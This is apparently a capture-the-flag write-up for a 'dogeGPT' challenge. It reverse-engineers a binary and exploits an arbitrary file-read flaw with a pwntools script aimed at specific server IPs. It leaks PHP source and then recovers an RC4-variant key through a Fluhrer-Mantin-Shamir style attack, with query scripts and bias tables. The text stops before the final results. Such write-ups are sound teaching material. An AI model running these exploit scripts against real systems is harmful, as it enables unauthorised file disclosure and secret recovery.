
Let's turn our attention to the binary now.

After a couple of hours, I deduced the following:

- The binary is launched with a bunch of arguments:
    - `argv[1]` is some secret.
    - `argv[2]` is our IP address.
    - `argv[3]` is `md5(username).hexdigest()[:16]`.

    - `argv[4]` is the port the program is listening on.
- There is a global vector of strings, which we'll call `vec`.
- Initially, `vec` is loaded with the paths to files `help.txt`, `adverbs.txt`, `vocab.txt` and `endings.txt`. The first one is just a troll, while the other three files are wordlists used for the random doge-speak output.
- There is a global `short` variable, which we'll call `accumulator`, initialised to `0xd06e`.
- We can pass arbitrary input to the program. Each input is pushed into `vec`. Then the program does different things on what we passed it:
    - `start chat` loads the file paths into `vec` if `vec` is empty. If `vec` is not empty, the program shuts the connection.
    - `end chat` empties `vec` and sets a timer to end the program after 3 seconds.
    - `help` prints the contents of the file located at `vec[0]`. (Usually, this is `help.txt`.)
    - `get dogekey` prints the contents of the file `argv[2] || "-" || argv[3]`, if it exists.
    - For anything else:
        - If file paths aren't loaded in `vec`, the program complains and nothing happens.
        - Otherwise, the input gets passed as an argument to a python script, `parser.py`.
        - The response from the Python script is parsed and split using `,` as a delimiter. Most of the time, this is `(whatever we passed to the python script),(some unknown number)`, with a few exceptions which aren't that relevant.
        - Whatever comes after the `,` is passed to `strtol`, then truncated to 2 bytes. This value is added to `accumulator`.
        - The output is generated based on the md5 hash of the input. This isn't super important.
        - If `accumulator == int(argv[3][12:16], 16)`, create a file with the name `argv[2] || "-" || argv[3]` and write `argv[1]` to it.

It's easy to see that we can simply precompute `target = int(argv[3][12:16], 16)`, and send a payload of the form `anything,N`, where N is chosen such that `(short)(accumulator+N) = target`. Once done, we can send `get dogekey` to retrieve `argv[1]`...



```
test,51359a
                    ;i.
really test          M$L                    .;i.
                     M$Y;                .;iii;;.
                    ;$YY$i._           .iiii;;;;;
                   .iiiYYYYYYiiiii;;;;i;iii;; ;;;
                 .;iYYYYYYiiiiiiYYYiiiiiii;;  ;;;
              .YYYY$$$$YYYYYYYYYYYYYYYYiii;; ;;;;
            .YYY$$$$$$$YYYYYY$$$$iiiY$$$$$$$ii;;;;  much charging
           :YYYF`,  TYYYYY$$$$$YYYYYYYi$$$$$iiiii;
           Y$MM: \  :YYYY$$P"````"T$YYMMMMMMMMiiYY.
        `.;$$M$$b.,dYY$$Yi; .(     .YYMMM$$$MMMMYY
      .._$MMMMM$!YYYYYYYYYi;.`"  .; iiMMM$MMMMMMMYY
       ._$MMMP` ```""4$$$$$iiiiiiii$MMMMMMMMMMMMMY;
        MMMM$:       :$$$$$$$MMMMMMMMMMM$$MMMMMMMYYL
       :MMMM$$.    .;PPb$$$$MMMMMMMMMM$$$$MMMMMMiYYU:
        iMM$$;;: ;;;;i$$$$$$$MMMMM$$$$MMMMMMMMMMYYYYY
        `$$$$i ..  ``:iiii!*"``.$$$$$$$$$MMMMMMM$YiYYY
         :Y$$iii;;;.. ` ..;;i$$$$$$$$$MMMMMM$$YYYYiYY:
          :$$$$$iiiiiii$$$$$$$$$$$     MMM$$YYYiiYYYY.
           `$$$$$$$$$$$$$$$$$$$$$MM  o.O  YYYYYiiiYYYYYY
            YY$$$$$$$$$$$$$$$$$MMMMM     YYiiiiiiYYYYYYY
           :YYYYYY$$$$$$$$$$$$$$$$$$$$YYYYYYYiiiiYYYYYYi'

amarok
                    ;i.
so amarok            M$L                    .;i.
                     M$Y;                .;iii;;.
                    ;$YY$i._           .iiii;;;;;
                   .iiiYYYYYYiiiii;;;;i;iii;; ;;;
                 .;iYYYYYYiiiiiiYYYiiiiiii;;  ;;;
              .YYYY$$$$YYYYYYYYYYYYYYYYiii;; ;;;;
            .YYY$$$$$$$YYYYYY$$$$iiiY$$$$$$$ii;;;;  very lazy
           :YYYF`,  TYYYYY$$$$$YYYYYYYi$$$$$iiiii;
           Y$MM: \  :YYYY$$P"````"T$YYMMMMMMMMiiYY.
        `.;$$M$$b.,dYY$$Yi; .(     .YYMMM$$$MMMMYY
      .._$MMMMM$!YYYYYYYYYi;.`"  .; iiMMM$MMMMMMMYY
       ._$MMMP` ```""4$$$$$iiiiiiii$MMMMMMMMMMMMMY;
        MMMM$:       :$$$$$$$MMMMMMMMMMM$$MMMMMMMYYL
       :MMMM$$.    .;PPb$$$$MMMMMMMMMM$$$$MMMMMMiYYU:
        iMM$$;;: ;;;;i$$$$$$$MMMMM$$$$MMMMMMMMMMYYYYY
        `$$$$i ..  ``:iiii!*"``.$$$$$$$$$MMMMMMM$YiYYY
         :Y$$iii;;;.. ` ..;;i$$$$$$$$$MMMMMM$$YYYYiYY:
          :$$$$$iiiiiii$$$$$$$$$$$     MMM$$YYYiiYYYY.
           `$$$$$$$$$$$$$$$$$$$$$MM  O.o  YYYYYiiiYYYYYY
            YY$$$$$$$$$$$$$$$$$MMMMM     YYiiiiiiYYYYYYY
           :YYYYYY$$$$$$$$$$$$$$$$$$$$YYYYYYYiiiiYYYYYYi'

get dogekey
Congrats! The dogekey has been encrypted! It is: 4a4d5ba9bba387802684904c1b487e1c
```

...whatever that is.


I got stuck here for a couple of days because I wasn't sure what my next steps should be. No one else seemed to have solved it either, so I even put the competition for a bit and decided to focus on my other stuff.

After seeing the first solves roll in, though, I decided to come back and take a fresh look at the problem.

Immediately, I noticed that the program actually exhibited a second vulnerability. In particular, the program does not check whether file paths are loaded in `vec` before naively printing the contents of the file with path `vec[0]`, assuming that it should be `help.txt`.

In other words, we can first send `end chat` to empty out `vec`, then send the path of any file on the remote server as input. This will end up as `vec[0]`. Finally, sending `help` will dump the target of that file as a response. I wrote a script to help with this:

```python
from pwn import *
from hashlib import md5
import requests

context.log_level = "critical"

s = requests.Session()
f = input("File path: ").rstrip()
s.post("http://13.251.171.1/index.php", {"uname": "amarok"})
r = s.post("http://13.251.171.1/start.php")
port = int(r.content.split(b"port: ")[1].split(b"\t")[0].decode("ascii"))

h = md5(bytes(f, "ascii")).hexdigest()
print(f"md5: {h}")
target = int(h[12:16], 16)
val = target - 0xd06e
if val < 0:
        val += 0x10000

p = remote("13.251.171.1", port)
p.sendlineafter(b"dogeGPT!", b"end chat")
p.sendlineafter(b"chat...", bytes(f, "ascii"))
p.sendlineafter(b"progress", b"help")
p.interactive()
```



```
┌──(kali㉿kali)-[~/…/ctf/2023/tisc2023/level10]
└─$ python3 leak_file.py
File path: c:\dogegpt\parser.py
md5: 64904ba83accd2a3edd28585640a7ef1
...
import sys
import requests
import openai

text = ""
for i in range(len(sys.argv)):
    if i > 0:
        text = text + sys.argv[i] + " "

response = openai.ChatComplete.create(model="doge-gpt-0.1", messages=text)
c = 0
if len(response) != 0:
    for i in range(requests.get_len() // len(text)):
        if requests.is_sus(i):
            c += i
    print(response[c % len(response)]+","+str(c))
else:
    print(",0")
$
```

Using this technique, I proceeded to leak `start.php`.

```
// start.php
<?php
    if(!isset($_COOKIE['u'])) {
        header("Location: /");
        die();
    }
    $pt = 0;
    require_once "connect.php";
    require_once "encrypt.php";
    if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_COOKIE['u'])) {

        $uid = $_COOKIE['u'];
        $sql = "SELECT uid FROM uids WHERE uid = ?";
        if($sq = mysqli_prepare($link, $sql)){
            mysqli_stmt_bind_param($sq, "s", $uid);
        }
        if(mysqli_stmt_execute($sq)){
            mysqli_stmt_store_result($sq);
            if(mysqli_stmt_num_rows($sq) == 0){
                header("Location: /");
                die();
            }
        }
        $aa = explode("\x80", base64_decode($uid));
        if (!preg_match("/^[\da-f]+$/u",$aa[1])) { // Recall: aa[0] is username, aa[1] is md5(username)[:16]
            header("Location: /");
            die();
        }

        $uid = substr($aa[1],0,16); // So this is what's being used as our uid...
        exec("reg query HKCU\dogeGPT\ -v pri_key", $a1); // Unknown, but presumably the same every time
        $pri = explode("    ", $a1[2])[3];

        exec("reg query HKCU\dogeGPT\ -v dogekey", $a2); // This is probably what we would like to recover
        $f = explode("    ", $a2[2])[3];

        $ef = enc($pri, $uid, $f);

        $ip = $_SERVER['REMOTE_ADDR'];
        $pt = rand(20000, 47000); // port number
        proc_open("C:\\dogeGPT\\dogeGPT.exe " . $ef . " " . $ip . " " . $uid . " " . $pt, [0=>["pipe","r"]], $p);
    }
?>
//(... html stuff ...)
```

And `encrypt.php`:

```
// encrypt.php
<?php

function enc($pri, $uid, $flag) // Remark: this is just RC4, but we operate mod 16 instead of mod 256.
{
    $ks = array();
    for ($i = 0; $i < 16; $i++ ) {
        $ks[] = (hexdec($pri[$i]) + hexdec($uid[$i])) % 16;
    }

    $ds = array();
    for ($i = 0; $i < strlen($flag); $i++ ) {
        $ds[] = hexdec($flag[$i]);
    }

    $sb = array();
    for ( $i = 0; $i < 16; $i++ ) {
        $sb[] = $i;
    }

    $j = 0;
    for ( $i = 0; $i < 16; $i++) {
        $j = ($j + $sb[$i] + $ks[$i % count($ks)]) % 16;
        $x = $sb[$i];
        $sb[$i] = $sb[$j];
        $sb[$j] = $x;
    }

    $i = 0;
    $j = 0;
    $ob = array();
    for ( $k = 0; $k < count($ds); $k++) {
        $i = ($i+1) % 16;
        $j = ($j + $sb[$i]) % 16;
        $x = $sb[$i];
        $sb[$i] = $sb[$j];
        $sb[$j] = $x;

        $ksc = ($sb[$i] + $sb[$j]) % 16;
        $ob[] = $ds[$k] ^ $sb[$ksc];
    }

    $ef = "";
    for ( $i = 0; $i < count($ob); $i++ ) {
        $ef .= dechex($ob[$i]);
    }

    return $ef;
}
?>
```

Now it's clear what's going on:

- The remote server holds unknown secrets `pri_key` (16 nibbles) and `dogekey` (32 nibbles).
- Our `uid` is simply the first 16 characters of `md5(username)`. This is `argv[3]` from earlier.
- `dogekey` is encrypted with what is effectively RC4, but operating on nibbles instead of bytes. `uid` is used to transform `pri_key` it is used as the key in the algorithm.
- The encrypted output is passed to the binary as `argv[1]`. This is the value we obtained via `get dogekey` earlier.

It is clear that we will have to crack the encryption to recover the value of `dogekey`, but... how?

i knew it, i should have multiclassed into crypto

Part II

RC4 is a famously insecure stream cipher. I reasoned that an attack against RC4 probably worked on this smaller variant, too.

After doing some research to find a suitable attack, I stumbled upon the paper "Weaknesses in the Key Scheduling Algorithm of RC4" by Fluhrer, Mantin and Shamir, which contained exactly what I needed. In particular, I relied heavily on the ideas in sections 6, 7.1 and 8.2 of that paper. You may be interested to read it yourself, but it's quite handwavey and the notation is... inconsistent.

I will do my best to explain what's going on in my own words below.

Notation

- All arithmetic that follows is performed over $\mathbb{Z}_{16}$.
- We will use S_n to denote the state of array S (`sb` in the code above) at the start of the key-scheduling iteration where `i = n`. Initially, $S_0 = [0, 1, 2, \cdots, 15]$.
- S refers to the final state of the array after the key-scheduling algorithm is complete, but before the pseudorandom generation algorithm begins.
- K is the secret key (`pri`), and K' is the key that is actually used for RC4 (after being transformed by our input).
- ks is the output keystream.
- p is the secret being encrypted (`ds`).
- h is our input hash (`uid`).

Key points

There are a few important observations which the whole attack hinges upon.

A. On the stability of any particular element during the key scheduling algorithm

We observe that every index n in S is swapped at least once during the KSA, during the iteration where $i = n$. However, after this step, index n will only be touched if $j = n$ for that particular iteration.

If we model j as random, then the probability that index n is left alone for the rest of the KSA is *at least* $(1 - \frac{1}{16})^{15} > \frac{1}{e}$.

B. On the first value of the keystream

Based on the RC4 algorithm, we see that $ks[0] = S[S[1] + S[S[1]]]$. In particular, this is dependent only on the values residing at indices 1, $S[1]$ and $S[1] + S[S[1]]$ in S.

Phase 1

In this phase of the attack, our goal is to recover the values of $K[0], K[1], K[2]$. To understand how we might accomplish this, let's take a closer look at what happens during iterations $i = 0, 1, 2$ of the KSA:

- $i = 0$, $j_0 = 0 + S_0[0] + K'[0] = K'[0]$: indices 0 and $K'[0]$ are swapped. With probability $\frac{15}{16}$, $j_0 \neq 1$; we assume this is indeed the case. Then $S_1[1] = 1$.
- $i = 1$, $j_1 = j_0 + S_1[1] + K'[1] = K'[0] + K'[1] + 1$: indices 1 and $K'[0] + K'[1] + 1$ are swapped. Again, with probability $\frac{15}{16}$, $j_1 \neq 2$; if we assume this, then $S_2[2] = 2$.
- $i = 2$, $j_2 = j_1 + S_2[2] + K'[2] = 3 + K'[0] + K'[1] + K'[2]$: indices 2 and $3 + K'[0] + K'[1] + K'[2]$ are swapped. It's highly likely that $3 + K'[0] + K'[1] + K'[2]$ was untouched by the two swaps before this.

Consider the special case $K'[0] + K'[1] = 0$. In this scenario:

- No swap occurs during the $i = 1$ step, and $S_2[1] = 1$.
- $S_3[2] = 3 + K'[2]$ is only dependent on the value of $K'[2]$.

Now, using the earlier result, with probability at least $\frac{1}{e^2}$, $S[1] = S_3[1]$ and $S[2] = S_3[2] = 3 + K'[2]$. Let us consider $ks[0]$:

- If $3 + K'[2] = 0$, then $S_3[2] = K'[0]$. Then $ks[0] = S[S[1] + S[S[1]]] = S[1 + 1] = S[2] = K'[0]$.
- If $3 + K'[2] = 1$, then $S_3[1] = 2$ and $S_3[2] = 1$. Then $ks[0] = S[S[1] + S[S[1]]] = S[2 + 1] = S[3]$ which is likely dependent on $K'[3]$ (among other things). We can think of this as being effectively random.
- If $3 + K'[2] \neq 1$, then $ks[0] = S[S[1] + S[S[1]]] = S[1 + 1] = S[2] = 3 + K'[2]$.

In other words, $ks[0]$ should observe a significant bias towards $3 + K'[2]$.

If $K'[0] + K'[1] \neq 0$, then $S[1] \neq 1$ with high probability, and $ks[0]$ is effectively random.

Recall that $K'[n] = K[n] + h[n]$, and h is controlled by us. So let's vary $h[0], h[1], h[2]$ until we observe some bias in the output distribution of $ks[0]$.

Note that we can't directly observe the value $ks[0]$, but we *can* observe $ks[0] \oplus p[0]$, and $p[0]$ is fixed. This is still okay.

I wrote a python script to help me with this:

```python
from pwn import *
from hashlib import md5
import random, string, requests

context.log_level = "critical"

ENDPOINTS = ["13.251.171.1","52.220.166.183"]
attempting = 1

def query(u):
        global attempting
        s = requests.Session()
        s.post(f"http://{ENDPOINTS[attempting]}/index.php", {"uname": u})
        r = s.post(f"http://{ENDPOINTS[attempting]}/start.php")
        port = int(r.content.split(b"port: ")[1].split(b"\t")[0].decode("ascii"))

        h = md5(bytes(u, "ascii")).hexdigest()
        target = int(h[12:16], 16)
        val = target - 0xd06e
        if val < 0:
                val += 0x10000

        sleep(0.5)
        p = remote(ENDPOINTS[attempting], port)
        p.sendlineafter(b"dogeGPT!", bytes("test," + str(val), "ascii"))
        p.sendlineafter(b":YYYYYY$$$$$$$$$$$$$$$$$$YYYYYYYiiiiYYYYYYi'", bytes(u,
"ascii"))
        p.sendlineafter(b":YYYYYY$$$$$$$$$$$$$$$$$$YYYYYYYiiiiYYYYYYi'", b"get
dogekey")
        p.recvline()
        p.recvline()
        r = p.recvline().rstrip().split(b"is: ")[1].decode("ascii")
        return int(r[0], 16)

def find_hash(x, y, z):
        while True:
                u = ''.join(random.choice(string.ascii_letters) for _ in range(16))
                h = md5(bytes(u, "ascii")).hexdigest()
                if int(h[0], 16) == x and int(h[1], 16) == y and int(h[2], 16) ==
z:
                        return u

def test(x, y, z):
        global attempting
        rz = [0]*16
        for w in range(300):
                if w % 20 == 0:
                        print(f"z = {z}, w = {w}: {rz}")
                u = find_hash(x, y, z)
                while True:
                        try:
                                rz[query(u)] += 1
                                break
                        except KeyboardInterrupt:
                                exit()
                        except Exception:
                                print("bleh! switching endpoints...")
                                attempting = (attempting + 1) % len(ENDPOINTS)
                                continue
        print(f"z = {z}: {rz}")

# Change me
x = 0 # h[0]
y = 0 # h[1]
z = 0 # h[2]

print(f"trying x = {x}, y = {y}")
test(x, y, z)
```

After some trial and error, I obtained some clearly biased distributions. I have summarised the results below:

```
x = 15, y = 2

z = 0: [15, 16, 21, 16, 20, 18, 11, 10, 12, 13, 63, 22, 14, 12, 15, 22] (N = 300)
z = 4: [10, 10, 12,  8,  9,  7,  6,  3,  9, 10, 11,  9, 10, 45,  9, 12] (N = 180)
???
z = 8: [ 2,  3, 22,  5,  6,  4,  3,  1,  4,  2,  7,  5,  3,  2,  7,  4] (N =  80)
z = 12:[11, 10, 16, 16, 10, 16,  8,  5, 11,  7,  7,  6,  8, 10, 32,  7] (N = 180)
z = 1: [ 7,  2,  7,  9,  4, 10,  2,  3,  8,  3,  8, 21,  4,  7,  2,  3] (N = 100)
z = 2: [ 5,  7,  8, 11,  8, 10, 10,  4, 25,  5,  8,  8,  5,  6,  9, 11] (N = 140)
```

The result for $z = 4$ doesn't seem to make much sense. We *should* be leaking $(K[2] + z + 3) \oplus p[0]$, so we expect the indices for $z = 0, 4, 8, 12$ to be all even or all odd. But they're all even, except for $z = 4$ which has an odd index...

This likely corresponds with the exception where $3 + K'[2] = 7 + K[2] = 0$. Assuming this is the case, we obtain that $K[2] = 9$.

Now, applying this to $z = 0$, $(K[2] + 0 + 3) \oplus p[0] = 10$, so $p[0] = 12 \oplus 10 = 6$.

This also gives us the result that $K[0] = (13 \oplus 6) - 15 = 12$. Then, since we are in the case where $K'[0] + K'[1] = K[0] + K[1] + 15 + 2 = 0$, it follows that $K[1] = 3$.

Cool.

Additional note: I confirmed this with a separate set of x, y values. This is because if (x, y) provides biased output, so will $(x + n, y - n)$.

This confirmation is important! I actually ran into a corner case $x = 0, y = 1, z = 0$. Let's step through what happens in this case, given our knowledge of $K[0], K[1], K[2]$:

- After the $i = 0$ step, $j = 12$. Then $S_1[0] = 12$ and $S_1[12] = 0$.
- After the $i = 1$ step, $j = 1$. No swap occurs.
- After the $i = 2$ step, $j = K[2] + 0 + 3 = 12$. So now $S_3[2] = 0$.
- $ks[0]$ will be biased towards $0 \neq K'[2] + 3$.

This occurs because our assumption that $S_2[K'[2] + 3] = K'[2] + 3$ is not true.

Phase 2

Now that we have absolute control over the first 3 elements of K', we can proceed to mount an adaptation of the FMS attack. The idea is as follows:

Suppose we already know the first L elements of K (and hence K'), and we would like to recover $K[L]$. In particular, this means we have all the information we need to simulate the outcome of the KSA up to, but not including, the $i = L$ step.

Let us fix $K'[0] = L$ and $K'[1] = 15$. Then:

- After the $i = 0$ step, $S_1[0] = K'[0] = L$, and $S_1[L] = 0$.
- During the $i = 1$ step, $j_1 = K'[0] + K'[1] + 1 = L$. Then $S_2[1] = S_1[L] = 0$.

After L steps, there is a reasonable probability that $S_L[0] = L$ and $S_L[1] = 0$. We can compute S_L, so if this is not the case, we simply discard this scenario and try again with a different K'.

Now, let's consider the $i = L$ step. Here, $j_L = j_{L-1} + S_L[L] + K'[L]$. Then indices L and j_L are swapped.

With reasonable probability, $S[0] = L$, $S[1] = 0$ and $S[L] = S_L[j_{L-1} + S_L[L] + K'[L]]$. Then $ks[0] = S[S[1] + S[S[1]]] = S[L] = S_L[j_{L-1} + S_L[L] + K'[L]]$.

But since we simulated the KSA up to just before the $i = L$ step, S_L and j_{L-1} are both known. So, if m is the index of $ks[0]$ in S_L, we must have that $K'[L] = m - j_{L-1} - S_L[L]$.

Then with this recovered value of $K'[L]$ (and hence $K[L]$), we can attack $K[L+1]$, and so on.

I modified my script to help with this:

```
from pwn import *
from hashlib import md5
import random, string, requests

context.log_level = "critical"

ENDPOINTS = ["13.251.171.1","52.220.166.183"]
attempting = 1

KNOWN = [12, 3, 9, 0, 12, 2, 11, 10, 12, 4, 10, 3, 12, 6, 9]
XOR = 6

def query(u):
        global attempting
        s = requests.Session()
        s.post(f"http://{ENDPOINTS[attempting]}/index.php", {"uname": u})
        r = s.post(f"http://{ENDPOINTS[attempting]}/start.php")
        port = int(r.content.split(b"port: ")[1].split(b"\t")[0].decode("ascii"))

        h = md5(bytes(u, "ascii")).hexdigest()
        target = int(h[12:16], 16)
        val = target - 0xd06e
        if val < 0:
                val += 0x10000

        sleep(0.5)
        p = remote(ENDPOINTS[attempting], port)
        p.sendlineafter(b"dogeGPT!", bytes("test," + str(val), "ascii"))
        p.sendlineafter(b":YYYYYY$$$$$$$$$$$$$$$$$$YYYYYYYiiiiYYYYYYi'", bytes(u,
"ascii"))
        p.sendlineafter(b":YYYYYY$$$$$$$$$$$$$$$$$$YYYYYYYiiiiYYYYYYi'", b"get
dogekey")
        p.recvline()
        p.recvline()
        r = p.recvline().rstrip().split(b"is: ")[1].decode("ascii")
        return int(r[0], 16) ^ XOR # don't forget to account for the stupid xor,
now that we know its value!

def find_hash():
        a = len(KNOWN) - 3

        while True:
                u = ''.join(random.choice(string.ascii_letters) for _ in range(8))
                h = [int(x, 16) for x in md5(bytes(u, "ascii")).hexdigest()[:16]]

                k = [(KNOWN[i] + h[i]) % 16 for i in range(len(KNOWN))]

                if k[0] != a + 3 or k[1] != 15:
                        continue

                # Simulate start of key scheduling algorithm until we have used up
all known key bytes.
                S = [i for i in range(16)]

                j = 0
                for i in range(len(k)):
                        j = (j + S[i] + k[i]) % 16
                        temp = S[i]
                        S[i] = S[j]
                        S[j] = temp

                if S[0] != a + 3 or S[1] != 0:
                        continue

                # Ok we can use this IV.
                # But we will need to return additional information.
                correction = (j + S[a+3] + h[a+3]) % 16
                return (u, tuple(S), correction)

def test():
        global attempting
        c = [0]*16
        for w in range(500):
                if w % 10 == 0:
                        print(f"w = {w}: {c}")
                (u, S, correction) = find_hash()
                while True:
                        try:
                                idx = S.index(query(u))
                                idx = (idx - correction) % 16
                                c[idx] += 1
                                break
                        except KeyboardInterrupt:
                                exit()
                        except Exception:
                                print("bleh! switching endpoints...")
                                attempting = (attempting + 1) % len(ENDPOINTS)
                                continue
        print(c)

print(f"attempting to recover K[{len(KNOWN)}]...")
test()
```

Here is a summary of the results I obtained.

```
